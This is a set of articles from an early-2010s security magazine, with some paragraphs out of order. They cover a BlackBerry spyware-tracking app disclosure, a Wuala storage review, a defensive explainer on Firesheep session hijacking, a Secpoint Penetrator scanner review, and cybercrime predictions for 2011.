


Figure 2. Screenshot of the Stealthy GPS application on the APP World

meet guidelines. To justify this claim, this article shows a potential malicious application on the *BlackBerry App World* (<http://us.blackberry.com/apps-software/appworld/>), which in our knowledge is the first reporting of a malicious application on the App World.

RIM holds a strong reputation for offering the most secure smartphone devices to the market, which indeed it does. However, there is a serious lack of guidance from IT administrators and company management on mobile security issues –indeed they themselves are struggling to cope up with the expectations of managing different




Figure 3. Screenshots of application registration screens after installation




Figure 4. Screenshot of logged GPS coordinates of the test device from the website

malicious or otherwise inappropriate, or provides for any portion of the suggested retail price to be made available to the end user to risk for possible monetary gain within such application.”

Ok, take a deep breath, let it sink in, are you ready?

The application shown in Figure 2 is a *tracking application* (<https://appworld.blackberry.com/webstore/content/14845>) that allows user to track the BlackBerry device’s location remotely. Despite its potential utility, it can be misused as a *Spyware* due to its stealthy mode of operation on the device. After installation, the application prompts the user with a registration screen (see Figure 3) and thereafter, the application runs in a silent mode – without any icon. The information entered on the registration screen is used to access a website where the GPS location is logged, as shown in Figure 4. To summarize,

smartphone platforms in their enterprise networks to ensure continued productivity and efficiency. In the meantime, the app explosion for smartphones has become a serious concern for IT administrators because all of the various smartphone platforms are susceptible to the threat of rogue applications.

As reported, RIM scrutinizes (<http://us.blackberry.com/developers/appworld/faq.jsp>) the submitted applications and may accept or deny the application at their discretion:

“RIM will review a submitted application for content suitability and perform technical testing to ensure the application meets the BlackBerry App World Vendor Guidelines.”

The application disclosed herein as a malicious application certainly violates the following App World Vendor Guideline (<https://appworld.blackberry.com/isvportal/home/guidelines.seam?pageIndex=1&cid=1620488>), and as such has been tagged as *Spyware* by the Junos Pulse Global Threat Center.

“Applications must not contain or link to any content, or perform any function, that is illegal (e.g. against any criminal, civil or statutory law or regulation), including, without limitation, any libel, obscenity, breach of privacy, infringement or misappropriation of any intellectual property rights and/or other proprietary rights of any third party (including, without limitation, unlawfully circumventing any digital rights management protections), and must not contain or link to any content, or perform any function, that is abusive, belittling, harassing, deceptive,

this application can be installed and configured to act as a stealthy *GPS tracker* in less than 10 seconds – isn’t that quick?

According to the article on Network World – the Ford Motor Company doesn’t support Android devices because of the open app market scenario that can host malicious applications. In reality, the closed systems also cannot certify that the applications hosted on their App Store or Market are not implicated in foul play.

The tipping point for mobile applications has yet to be seen and I am certain that more malicious applications will be disclosed in the *BlackBerry App World*. Enterprises are enamored with the possibilities of increased productivity and efficiency due to mobility, and are pushing their IT departments to catch up with innovation and productivity, at the cost of security. Often times, security becomes a priority only after a breach.

Ok, if you’re thinking, this isn’t anything special – please review *Malicious Applications for BlackBerry* (<http://globalthreatcenter.com/?p=1956>) presentation for better understanding of what to expect and what already exists for BlackBerry.

Finally, regardless of any level and kind of security, there is no substitute for common sense and a healthy dose of skepticism. Users can do themselves a wealth of good by simply understanding the capabilities of applications they are downloading.

MAYANK AGGARWAL
Mobile Security Research Engineer,
Juniper Networks
@unsecuremobile



Wuala

– Secure Online Storage

There are a lot of online storage/backup solutions available nowadays and it is hard to find differences between them, but I think Wuala from LACIE may have something unique in the way their solution works.

Trading

You start off with 1GB free and you can either purchase more space or trade up to gain more. By trade I mean you offer space from your machine for LACIE to store parts of other peoples files locally on your machine. How it works is quite simple actually, by multiplying your offered storage against the amount of time you are online will give you the extra online space so you aren't really losing the drive space, instead you are gaining access to your files wherever you are.

You can offer up to 100GB and if you are online 50% of the time, you would gain 50GB of online storage.

For every friend you invite and they sign up you will gain 250MB (free user) all the way up to 3GB. If you decided to become a pro user this bonus then becomes 500MB and goes up to 6GB.

Data Security

By encrypting the data locally before it's even transmitted up to the cloud storage not even the staff at LACIE will be able to view your files. Your files are split into multiple pieces and then stored in multiple places so that your data will never be lost. Even your password never leaves your computer. (I checked this claim by running wireshark whilst logging in and adding files to my storage, and I was unable to see any details referencing my passwords or data in any of the traffic capture)

Data

There are three types of sharing available to you:

- *Private* (where you and only you have access)
- *Shared* (where you have set up friends and or groups to be allowed access)
- *Public* (the whole world can see your files)

Sharing your data couldn't be easier, just a simple case of right mouse click and select share. Then you are presented with the option on how you wish to share,

public or private. Finally, you can decide to share via a weblink or even send your friends and family an email with the link included. If you had decided to share your data publicly, then you are able to utilise all the social bookmarks from all your favourite sites that are included with the application.

Extra Features for Pro users

For those of you who decided to go for the Pro option, there are some excellent additions to your service.

Backup

By creating a folder where you can just drag and drop data onto and know it is automatically uploaded to Wuala for safekeeping is a great feature, and will give peace of mind to those who have a habit of accidentally deleting a file or folder. You can also setup scheduling on this folder so you will know everything in there will always be regularly backed up and kept safe. Don't forget as it's a folder you can share this with anyone and everyone.

Sync

When you create a sync folder, every time you drag and drop something new into here it will appear on all your other machines where you are using Wuala, so this will be of great use to all those people who regularly use more than one machine on a day to day basis.

File Versioning

If you are like me, there will be times when you will name files the same name and then overwrite the wrong file at the wrong time. By having the file versioning you are able to literally skip backwards in time to access the file at an earlier time. Before you made the mistake in the first place.

Conclusion

Considering that this is still in Beta, Wuala has some excellent strong features that make it a superb option to all us users out there that always need somewhere to safely store our pictures, videos and our documents. I was very grateful to test this product and will continue to use it long into the future.

MICHAEL MUNT

Open WiFi and Firesheep

Recently there's been a lot of commotion in the press about a new threat to privacy at open WiFi hotspots known by the humorous moniker Firesheep.

What you will learn...

- What Firesheep is and how it works
- How HTTP session hijacking works
- How can you protect yourself against HTTP session hijacking

What you should know...

- Internet basics
- Web browsers and browser plug-ins particularly Mozilla Firefox

What's new about Firesheep isn't the exploit – HTTP session hijacking has been well known for years – it's that Firesheep is a simple Firefox plug-in that is available to anyone and requires no technical expertise to utilize. In other words it allows anyone with Firefox and Firesheep to be a hacker. No experience required.

What's the problem with unsecured WiFi?

If you connect to the internet at unsecured WiFi hotspots, like say your favorite coffee shop or book store, then you have always been at risk of the vulnerability exploited by Firesheep. So what exactly is this vulnerability? It's easiest to understand by way of an example where we'll use Facebook but be aware that they are only one of many popular websites, including Twitter and Flickr, to use this method.

To connect to Facebook, you log in with your Facebook user name and password. Then, once your credentials have been checked, you establish a private session with Facebook. No problem, right? Wrong! Let's take a look at what is actually being transmitted back and forth across the network (see Figure 1).

Here we see what happens when you log in to Facebook. So far so good – your user name and password are protected by a *Secure Sockets Layer* (SSL) connection. But note that the Facebook server answers back with a *session cookie* which is simply an identifying number that your browser stores for

the duration of the session (see Figure 2). So here the vulnerability rears its ugly head. Notice that when you request a page from Facebook – that's any page including your profile page – Facebook asks your browser for the session cookie. If it matches the session cookie that it sent you when you logged in then it will happily serve up the page. In particular, notice that when your browser responds with the session cookie it is *completely in the clear*. Viewable and usable by anyone eavesdropping on your conversation with Facebook. So all a bad guy has to do is steal your session cookie – in fact it's not even really stealing since it's out there in the open – and use it to make Facebook think that it's talking to you.

This exploit is commonly referred to as *HTTP session hijacking or side-jacking* and, as mentioned earlier, it's been known and used by bad guys for a very long time. Up until now it required some modicum of expertise




Figure 1. Secure encrypted login to Facebook

on the part of the hacker to accomplish a side-jacking attack. The attacker had to use a packet sniffer to capture all those packets flying around, decode the packets to find session cookies in the clear and then create spoofed session cookie responses to join your session. For experienced hackers this wasn't terribly challenging since they usually had software that would automate the process. The saving grace, so to speak, was that most experienced hackers weren't terribly interested in Facebook pages or Twitter tweets.

Enter Firesheep

Firesheep was developed for the express purpose of exposing the HTTP session hijacking problem to everybody on the internet, ostensibly to force sites like Facebook to quit making it so easy. This Firefox plug-in is named for the notorious Blackhat *Wall of Sheep* where clueless, unsuspecting users' unprotected private information is intercepted and displayed very publicly. If you are foolish enough to attend the Blackhat conference in Las Vegas without seriously locking down your communications you will end up on the Wall of Sheep where you will be mocked and worse by other participants. Firesheep automates side-jacking attacks in a very simple way by building it all right in to your Firefox browser. It's not only so easy a caveman can use it; it's so easy a caveman's granny can use it. So suddenly a lot of people who had been happily Facebooking from Starbuck's found weird stuff being posted on their walls. And stuff being posted on their friends' walls purportedly from them that really wasn't.

The reaction to Firesheep was predictably swift, noisome and for the most part ineffective because most efforts focused on detecting and defeating Firesheep instead of addressing the underlying vulnerability being exploited. Facebook advised checking their new Account Security Page, which gives you a history of sign-ins by IP address thereby letting you know if there are two IPs currently signed-in from the same access point. According to Facebook Security: *This feature is rolling out gradually. Once it's live for you, you can try it under the Account Security section of your Account Settings page.* As of November 11, 2010 this was not available for me.

Anti-Firesheep tools like Fireshepherd were released. Written by Gunnar Atli Sigurdsson, an electrical engineering student at the University of Iceland, Fireshepherd periodically jams the local wireless network with a string of junk characters intended to crash Firesheep when the snooping program reads them. No doubt to the chagrin of the open WiFi provider who gets their bandwidth trounced by this countermeasure. Another Firefox add-on, Blacksheep, by SaaS security provider Zscaler, broadcasts fake credentials to fish for Firesheep installations on the network and when

one is detected an alert with the offending IP address is displayed. Microsoft actually went so far as to make an actual fix that addresses the underlying vulnerability on Hotmail, which by the way Google Mail has had for several years now. But then announced that using the fix will break Outlook Hotmail Connector and Windows Live Mail.

How can websites keep you secure over unsecured WiFi?

The vulnerability that is exploited by side-jacking has been well understood for years, so too has the solution (or mitigation as we InfoSec types like to call it). Consequently your bank has been using this more secure mechanism for most of those years. So let's take a look at what is actually being transmitted back and forth across the network when you connect to your bank (see Figure 3).

Here we can see that an HTTP over SSL (HTTPS) connection is established before you send your credentials to the your bank's web site. But note that after your credentials are validated, the secure HTTPS connection is maintained for the entire session. In other words once you establish that secure encrypted channel with your bank, everything for the entire session is protected.

I know what you're thinking now: Why doesn't Facebook, Twitter and Flickr do their sessions like this? Clearly they have the SSL capability because they use it for the logging in part of the session. It turns out that Eric Butler, the developer of Firesheep, was motivated by exactly these questions. Quoting from the announcement on his blog (<http://codebutler.com/firesheep>):

This is a widely known problem that has been talked about to death, yet very popular websites continue to fail at protecting their users. The only effective fix for this problem is full end-to-end encryption, known on the web as HTTPS or SSL.




Figure 2. Insecure clear session to Facebook

There are several reasons that websites don't use strictly HTTPS sessions. First, they want their sites to be accessible to the largest possible audience, including users of older mobile devices that may not support HTTPS connections. Second, there is a lot more overhead involved on both ends when everything is encrypted. Those are the main reasons, but I don't mean to imply that they good reasons. The first reason may have been valid five years ago, but smart phones and other portable devices have come a long way in that time. The second reason may have been valid before broadband internet connections were ubiquitous, but certainly no one in a WiFi hotspot is connecting via a modem at 28K. Besides, it would be easy to keep the *legacy mode* connection for those few users who actually have old smart phones or dial-up connections. As always, the real reason is financial. They would have to develop and roll out changes to not only the web servers but to all of those slick little apps that everybody is using. Remember the problems that Microsoft encountered when making Hotmail use full-time HTTPS that were mentioned earlier.

What can you do to be secure over unsecured WiFi?

So while popular websites like Facebook are trying figure out how they can fix this problem with the smallest amount of effort, what can you and I do if we want to mess around on Facebook while enjoying a latte at our favorite coffee shop? There are several approaches you can take but the goal is to create a secure connection between your web browser and the insecure website. The best way to do this is to connect to a secure *Virtual Private Network* (VPN) and once that secure connection is established, surf wherever you like since the last hop on the journey to and from your web browser will be secure.

This is great if you have access to a VPN like most road warriors use to connect to the office. Problem with that is that most businesses take a dim view of using VPN bandwidth




Figure 3. Secure full end to end encrypted session to your bank

and company resources to play around on Facebook. You could install a VPN at home, but that is not an exercise for the fainthearted. There are some subscription based VPN services such as Hide My Ass (HMA <http://hidemyass.com/vpn/>) that will provide a VPN to anyone for a fee. It's not terribly expensive (1 month for around \$12 US or a year for around \$80 US) and is certainly easier than setting up your own VPN and way cheaper than getting fired for misusing the company VPN.

Another solution is to use a *remote control* application like LogMeIn (<https://secure.logmein.com/US/products/free/>) to connect to your home PC or Mac and then access Facebook from a browser on that computer. This has the advantage of being free (*Note: most also have full featured Pro versions that are not free*). This solution obviously assumes that your home PC or Mac has a secure internet connection, so if you have trouble with malware on your home computer you need to fix that before even considering this solution. There are disadvantages to this approach as well, principally a noticeable decrease in performance since you are essentially using your mobile device as a networked keyboard and monitor for your home computer. And then there may be display mismatch issues. For example if your mobile device is a netbook and your home computer is a 27" iMac you will definitely experience display issues.

Finally there are browser add-ons that attempt to force HTTPS connections to sites that don't offer them, like say Facebook, Twitter or Flickr. Unfortunately there are many websites where these just won't work. Furthermore most of these add-ons are implemented as intrusive toolbars and egregious ad-ware. I just mention them for completeness sake; I certainly do not recommend them.

So all this time you've been surfing Facebook from your favorite open WiFi hotspot you've been taking risks you weren't aware of. But now that every internet prankster and hacker-wannabe can install a browser plug-in that allows them to violate your privacy without even understanding the basic principles of the exploit, the risk has become unacceptable. So take steps to protect yourself now, since I'm fairly certain that if you expect Facebook and Twitter to do the right thing you will be waiting for a long time. And your latte will definitely get cold.


JOSEPH WEBSTER

Joseph Webster is an information security professional living in Denver, Colorado USA working as Advisory Software Engineer for InfoPrint Solutions, where he acts as network and application security lead. He writes a blog as a contributing member of the Security Bloggers Network <http://www.securitybloggers.net> called „Security For All“ <http://secforall.com> about all kinds of security, privacy and legal stuff.

Secpoint Penetrator

by Michael Munt

The Secpoint Penetrator S300 comes in a small form factor Dell Optiplex unit. All you need to do is plug it in as the operating system and programs etc are already pre-configured for ease of use. Just connect to the system via your local machines' browser and you're ready to go. Once you are logged in you are presented with the following screen;



Auditing

There are two options available to use when auditing; a quick audit or a full scan with an option to schedule your scans. Ideal for those who want to put it into the server room and then to perform a monthly audit of the servers or certain parts of the network. This is also an excellent option for those of you that want to be able to offer this as a managed service to your clients. You are also able to see trends on the audits by comparing each scan against the others that have happened in the past.

Quick Audit

This is a small basic audit that scans the known TCP ports and then performs checks against 20 known vulnerabilities to see if your system is susceptible.

Full Scan


The full scan option will perform an assessment of your requested systems, you have the option to enhance this audit by allowing the system to actually deliver the payload against the machines in question. The Penetrator database of vulnerabilities is currently in excess of 42,000 and is continually growing, as you receive updates throughout the day. Once the audit has completed you are presented with the options on how you would like to view the results.

Reporting

There are two main report options available to you; the Executive summary or the full report (including solutions to the vulnerabilities it has identified). The Executive summary is aimed at the management types and provides enough information concerning the audit, including graphical detail and the amount of vulnerabilities found.

The full scan goes into a lot further detail with information on each vulnerability found and a resolution on how to prevent this from being exploited in the future.

An overall risk factor graphic is provided which gives you an immediate indication as to how secure or insecure you are.



You are able to customise and personalise the reporting so that you can insert your own company logo etc which will enable you to sell these to your customers (this is permitted within the licencing of the unit).

Overall Impressions

Whether you are a professional tester or just starting out this unit is a complete solution for testing your own or your customers' networks. Its ease of use is a serious advantage as you wouldn't need to spend time and effort in configuring the system up etc apart from the initial wizards. Once you have scheduled all your audits, you can tuck it away somewhere and forget about it, although you could have it sitting under your desk and would never know it was there, as its almost silent operation had myself checking on more than one occasion to ensure it was turned on.

The sensible clear layout of the menu's makes it so simple to use, that even complete beginners will be using this within 15 minutes. The help documentation provided is of first rate and clear about what you need to do for each section. If you're not the "manual" type each section has a video tutorial attached to it as well.

Finally I have to say something about the support I received when I had some difficulties with my unit. I can sum it up in one word. Superb! They were very quick on their initial response and kept me up-to date throughout the issue. Even offering to remote in to the machine to double check that I hadn't made a simple mistake. Once it was all resolved, they still followed up the next day to ensure I was still working properly. This has got to be one of the best levels of support I have received in a very very long time.

URL: <http://www.secpoint.com/penetrator.html>
 Product SP-S300-8-1YB
 Price (Euro's)949.00

Cybercrime and Cyberwar Predictions for 2011

New Attack Vectors, More Innovative Exploits – a new wave of more powerful Cybercrime, Cyberhacking and Cyberterrorism coming your way.

In my last article, I showed you where to find some of the best and mostly untapped resources available to improve your personal computer and network security posture. In this article, I will share with you some great resources on researching trends of Cybercrime and Cyberwar and from my own research my conclusions on what is coming our way in 2011.

What you will learn...

- My Top Ten Predictions for 2011
- What is Cybercrime vs Cyberterrorism
- How to get one step ahead of tomorrows' threats

What you should know...

- Basic Understanding of Malware and CVEs
- What is UTM, AVS, IPS, HIPS, NAC and PAC?
- Best Practices for IT Security and Compliance

I'll give you my Top 10 Predictions on new attack vectors for 2011 and what you can do to combat the onslaught of novel attack methodologies and new targets. You'll know by the end of this article, if you are at more risk in 2011 and how to be better prepared to tune up your defenses and prepare your countermeasures for a challenging 2011. If you thought the battle was challenging in 2010, wait till you see what is coming...

First, I must thank my hard working friends at the FBI (<http://www.fbi.gov>), Verizon (http://www.verizonbusiness.com/resources/reports/rp_2010-data-breach-report_en_xg.pdf), the National White Collar Crime Center (<http://www.nw3c.org/>) the US Department of Justice (<http://www.Cybercrime.gov>), my colleagues at MITRE (<http://cve.mitre.org/>), our friends at the National Vulnerability Database (<http://www.NVD.gov>) and at Privacy Rights Clearinghouse (<http://www.privacyrights.org>) for all of the research, reports and statistics they've made available to me in my goal to better understand current and predict future trends in this area.

In addition, I have to personally thank Winn Schwartau for mentoring me on current and future Cyberwarfare trends. Winn is one of the world's top experts on security, privacy, infowar, cyber-terrorism and related topics. You can find Winn online at <http://www.winnschwartau.com/whoiswinn.html>.

Now, we have to look back, before we can look ahead and make predictions. First and foremost, you cannot afford to have your most critical asset go down or your most trusted data compromised. Over the last three decades, business productivity has continued to be increasingly dependant upon computers, networks and



Top Ten Cybercrime and Cyberwar Predictions for 2011:

1. Retail and E-tail Outlet Attacks will Outpace Attacks Targeting Banks and Financial Institutions while Hospitals become the Most Exploitable of All Vertical Markets.
2. Cloud Computing and Virtual Machines (VM) will be specifically targeted by cybercriminals and cyberterrorists resulting in VM malware and Cloud downtime and Cloud data theft.
3. New and Innovative Attacks will be launched against Critical Infrastructure by Rogue and Competitive Nations.
4. We'll enter the Early Stage of Growing Cell Phone and PDA Attacks through Trusted Application Downloads.
5. New and Sophisticated Voice over Internet Protocol (VoIP) Attacks will be developed and launched.
6. Exponential Growth of More Intelligent Zero-day Malware both for Cybercrime and Cyberwar
7. New Sophisticated UTM Firewall and IPS Exploits will be launched.
8. More Creative Social Engineering for Cyber Crime Profits will take place.
9. Increases in Microsoft Windows Application Layer Vulnerabilities will lead towards their rapid exploitation.
10. Growing Privacy Right Violations by Governments and their Contractors in the name of Cyber Defense will take place.

Source: Gary S. Miliefsky, Hakin9 Magazine (<http://www.hakin9.org>), January, 2011

data. These elements have evolved such that they are now mission critical elements for every organization's success – at all levels, shapes and sizes. The efficiency and complexity of these elements has continued to grow exponentially from mainframes, minis, pcs, to the advent of the internet to cloud computing.

At each one of these major technological shifts has come a new set of security risks. The continued increase in the importance of networks combined with the distributed nature (ie more devices) has resulted in an increase of security vulnerabilities and breaches. The number of documented breaches has increased by 500% in the last three years (Source: *Privacyrights.org*). Furthermore, each of these breaches has an ever-increasing financial impact upon the business. Because of this, regulatory agencies and those involved in commerce have implemented certification processes and mandatory compliance reporting, putting further financial strain on every business.

With a keen understanding of how Cybercrime is taking place each and every day, we should be more prepared and more vigilant to defend ourselves and not let our organization fall prey to cyber criminals. Knowing what, where and how Cyberwar is taking place, we'll also be more prepared to defend against these types of devastating attacks – some of which are designed to remotely control the power grid or move trains from track Nine to track Nine and three quarters – putting lives in jeopardy.

So, with this said, I'll give you my predictions for 2011 and then go into more detail about what happened in 2010 before we circle back to dig more deeply into them. If you'd like to copy, quote or republish my predictions, please feel free to do so as follows and with credits to myself and Hakin9 Magazine (see frame: Top Ten Cybercrime and Cyberwar Predictions for 2011).

Now, let's take a look at what trends happened in Cybercrime and Cyberwar in 2010 to understand the different attack vectors and targets of the past so we can start to think about the future. We should have a

clear understanding that Cybercrime is for financial gain and Cyberwar is for political reasons and in many cases for terrorism.

Cybercrime: What is it all about?

Cybercrime is now a fully-fledged, but highly illegal business. Cybercriminals continually develop new methods for hoaxing victims, and scams have become amazingly lucrative, with profits totaling in the billions each year. Various global threat trend reports examined the various cybercrime incidents, criminal's use of tools such as botnets and spam, and looked at threat trends and activity that caused a lot of pain and disruption to consumers, businesses and even government agencies around the globe.



The general theme of Cybercrime – steal an identity, steal money.

According to the *Internet Crime Complaint Center* (source: <http://www.ic3.gov>), an FBI and National White Collar Crime Center collaboration, here are the largest and most successful Cybercrime schemes of 2010:

1. Auction Fraud
2. Auction Fraud – Romania
3. Counterfeit Cashier's Check

4. Credit Card Fraud
5. Debt Elimination
6. Parcel Courier Email Scheme
7. Employment/Business Opportunities
8. Escrow Services Fraud
9. Identity Theft
10. Internet Extortion
11. Investment Fraud
12. Lotteries
13. Nigerian Letter or 419
14. Phishing/Spoofing
15. Ponzi/Pyramid
16. Reshipping
17. Spam
18. Third Party Receiver of Funds

These are the eighteen most popular Cybercrime trends of 2010. Read on to learn how they were carried out and so you can educate your employees, families and friends to avoid becoming the next victim (see Figure 1).

Auction Fraud

Auction fraud involves fraud attributable to the misrepresentation of a product advertised for sale through an Internet auction site or the non-delivery of products purchased through an Internet auction site. Consumers are strongly cautioned against entering into Internet transactions with subjects exhibiting the following behavior:

- The seller posts the auction as if he resides in the United States, then responds to victims with a congratulatory email stating he is outside the United States for business reasons, family emergency, etc. Similarly, beware of sellers who post the auction under one name, and ask for the funds to be transferred to another individual.
- The subject requests funds to be wired directly to him/her via Western Union, MoneyGram, or bank-to-bank wire transfer. By using these services, the money is virtually unrecoverable with no recourse for the victim.

